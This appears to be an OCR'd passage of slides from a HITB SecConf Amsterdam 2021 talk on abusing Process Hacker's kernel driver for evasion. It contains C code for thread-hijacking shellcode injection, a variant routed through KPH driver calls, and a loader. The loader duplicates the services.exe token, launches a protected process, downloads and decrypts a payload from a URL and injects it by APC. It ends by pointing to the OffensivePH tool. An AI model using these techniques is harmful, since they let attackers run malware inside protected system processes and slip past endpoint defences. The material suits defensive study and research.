remoteBuffer = VirtualAllocEx(targetProcessHandle, NULL, sizeof sc, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
WriteProcessMemory(targetProcessHandle, remoteBuffer, sc, sizeof sc, NULL);

snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
Thread32First(snapshot, &threadEntry);

while (Thread32Next(snapshot, &threadEntry))
{
    if (threadEntry.th32OwnerProcessID == pid)
    {
        hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, threadEntry.th32ThreadID);
        break;
    }
}

SuspendThread(hThread);

GetThreadContext(hThread, &context);
context.Rip = (DWORD_PTR)remoteBuffer;
SetThreadContext(hThread, &context);

ResumeThread(hThread);
```

HITBSECCONF AMSTERDAM - 2021

Implementation Graph

OpenProcess()	KphOpenProcess()
OpenThread()	KphOpenThread()
WriteProcessMemory()	KphWriteProcessMemory()
SuspendThread()	KphSuspendProcess()
GetThreadContext()	KphGetContextThread()
SetThreadContext()	KphSetContextThread()
ResumeThread()	KphResumeProcess()


Thread Execution Hijacking Rewired

```
    CLIENT_ID uPid = { 0 };
    pid = _wtoi(argv[1]);
    tid = GetThreadIdFromPID(pid);

    uPid.UniqueProcess = (HANDLE)(DWORD_PTR)pid;
    uPid.UniqueThread = (HANDLE)tid;

    status = KphConnect();
    if (status == STATUS_SUCCESS) {
        printf("\n[*] Connected to KprocessHacker Driver");
    }
    else {
        printf("\n[-] Failed to connect KProcessHacker Driver. Exiting...");
        return -1;
    }

    KphOpenProcess(&hProc, PROCESS_ALL_ACCESS, &uPid);
    KphOpenThread(&hThread, THREAD_ALL_ACCESS, &uPid);

    ctx.ContextFlags = CONTEXT_FULL;

    lpAddress = VirtualAllocEx(hProc, NULL, sizeof(sc), MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    KphWriteVirtualMemory(hProc, lpAddress, sc, sizeof(sc), NULL);
    KphSuspendProcess(hProc);
    KphGetContextThread(hThread, &ctx);
    ctx.Rip = (DWORD_PTR)lpAddress;
    KphSetContextThread(hThread, &ctx);
    KphResumeProcess(hProc);
```

DEMO HERE

Protected Processes

- With Windows 8.1 Microsoft introduces Protected Process Light
- PPL can act as a security boundary between OS components and user applications.
- Protection Level of a Process is defined by a field in EPROCESS kernel object.
- When opening a handle to PPL process the access right is masked by a specific Kernel function.




Source: https://googleprojectzero.blogspot.com/2018/10/injecting- code-into-windows-protected.html

HITBSECCONF AMSTERDAM - 2021

Subverting PPL Processes

- Everybody try to turn off PPL. Can we also use it for evasion?
  - Cannot get a handle to manage the PPL process.
  - Must use a PPL signed binary
- Can I spawn PPL processes?
  - wininit.exe
  - services.exe
  - smss.exe
  - csrss.exe

Simple Loader Using Kph



Simple Loader Using Kph

```
int wmain(int argc, wchar_t* argv[]) {
    HANDLE hProc, hThread;
    NTSTATUS status;
    WCHAR name[] = L"C:\\windows\\system32\\services.exe";
    LPVOID lpAddress, lpBuffer;
    DWORD dwProtect;
    HANDLE hToken;
    PROCESS_INFORMATION pi;

    KphConnect(); //Connect to KPH Driver

    OphDuplicateProcessToken(GetPIDFromName(L"services.exe"), &hToken); //Duplicate Primary Token
    OphCreateProtectedProcessWithToken(&pi, hToken);

    lpBuffer = VirtualAlloc(NULL, BUF_SIZE, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);  // Allocate memory for the payload: 1MB
    GetPayloadFromURL(argv[1], lpBuffer, BUF_SIZE); //Download Payload to Memory
    DecryptPayload((char*)lpBuffer, PAYLOAD_SIZE, key, sizeof(key));    //Decrypt Payload

    PhOpenProcess(&hProc, GetProcessId(pi.hProcess));  //We actually neeed PH Driver to open process with full rights
    PhOpenThread(&hThread, GetThreadId(pi.hThread));
    lpAddress = VirtualAllocEx(hProc, NULL, BUF_SIZE, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    KphWriteVirtualMemory(hProc, lpAddress, lpBuffer, BUF_SIZE, NULL);
    VirtualProtectEx(hProc, lpAddress, BUF_SIZE, PAGE_EXECUTE_READ, &dwProtect);
    printf("\n[+] Protected Shellcode Host Process: %d", pi.dwProcessId);
    QueueUserAPC((PAPCFUNC)lpAddress, hThread, NULL);   //Send APC Call to Suspended Proc
    KphResumeProcess(hProc);
    return 0;
}
```

HITBSECCONF
AMSTERDAM - 2021

DEMO HERE

New tool: OffensivePH

- OffensivePH utilizes Process Hacker’s driver for its modules.
- You can find it here:
  - https://github.com/RedSection/OffensivePH

Future Work

- Hunt Lol-Drivers
- Implement new techniques
- Less noisy ways of installing drivers

Thank You

Questions?

HITB SECCONF
AMSTERDAM - 2021